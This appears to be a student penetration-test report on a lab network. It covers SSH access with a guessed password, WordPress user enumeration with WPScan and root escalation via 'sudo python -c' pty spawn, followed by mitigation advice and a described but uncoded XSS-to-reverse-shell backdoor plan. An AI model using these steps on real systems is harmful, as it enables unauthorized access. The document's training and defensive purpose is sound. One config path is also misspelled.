Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


By: Andre Momeni, Shaun Poseley, Jon Portela, Lester Valdiviezo, Kane Eustace

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Critical Vulnerabilities: Target 1


Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	**Description**	**Impact**
OpenSSH	This protocol allows anyone to remotely connect to a server if they have the credentials.	This gives attackers unauthorized remote access.
Wordpress Enumeration	We were able to find users and SQL dump all their information onto the website itself.	Allowed for a very easy leak for user credentials.
SQL Database Access	We were able to explore the SQL database.	Attackers can get unrestricted access to a database.
Root Access with Python	We ran a python script that allowed us to elevate privileges to root.	Once an attacker has root access, they can exploit the server however they prefer.

Exploits Used

Exploitation: OpenSSH

OpenSSH is vulnerable due to any user with credentials will be able to access a server remotely. During our research phase, we were able to recover the IP address of our target as well as the user password which gave us access to the server.




```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Feb 11 14:07:45 2021 from 192.168.1.90
michael@target1:~$ Password was 'michael' lol
```

Exploitation: WPScan

We used a Kali Linux tool called WPscan that enumerates wordpress websites. With this tool we were able to **recover the users** on the wordpress website. We targeted the user Michael and Steven and were able to guess Michael's password due to lack of complexity in Michaels password.




```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress/ --enumerate
_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

Exploitation: Root Privilege Escalation

We used a python loophole to trick the server into thinking we were on a root user account. The python script executed according to plan which elevated our privileges to root.



```
steven@target1:~$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
steven@target1:~$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven# 
```

Vulnerability Mitigation

OpenSSH Mitigation - Custom SSH Port

Setting a custom SSH port is a very popular and easy way to mitigate unauthorized access to your server using the SSH service. SSH listens on the well-known port 22 by default, so most attackers will automatically have their attacking port set to 22. This makes the protocol extremely vulnerable to brute force attacks. Setting a custom port for OpenSSH is a simple way to eliminate a lot of noise.

To do this, you can edit your SSH config file by using the command:

```
nano -w /etc/ssh/sshd-config
```

Then you can search for the keyword, ‘Port’, and change the result from 22 to something else of your choosing.

OpenSSH Mitigation - SSH Passwordless Login

Having password based logins are good if you have a strong password with symbols, upper and lowercase letters. However, using a password runs a risk of brute force attacks.

A good idea is to replace the old password-based logins with key-based logins that will increase your security.

Using SSH key-based logins will also allow you to run automated tasks that require SSH connections like rsync file synchronization across servers, specific file transfers, remote MySQL dumps, etc.

OpenSSH Mitigation - SSH Passwordless Login

- Create your SSH key using: `ssh-keygen`
- Encrypt the private key `/home/sectrails9/.ssh/id_rsa`
- Restrict a user to access SSH server: `nano -w`

  `/home/remoteuser/.ssh/authorized_keys`
- Then set this at the beginning of the file, before your private key:

  `from="192.168.1.105"`
- Replace `192.168.1.105` with your own IP.
- Result: `from="192.168.1.105" ssh-rsa AAAAB3NzaC1yc2EAAAA...`

Maintaining Access

Backdooring the Target

Backdoor Overview

In the event we were to install a backdoor reverse shell, we could possibly use a *cross-side script (XSS) into a command injection to reverse shell for the exact purpose of delivering.*

If we were to drop both payloads, we would start first through the use of a Javascript file (.js) onto the Target 2 url in browser. (http://192.168.1.115)

To connect it afterwards we would have to set up some sort of quick, crude http server to host the second half of our attack and have the ability to use a command injection to reverse shell.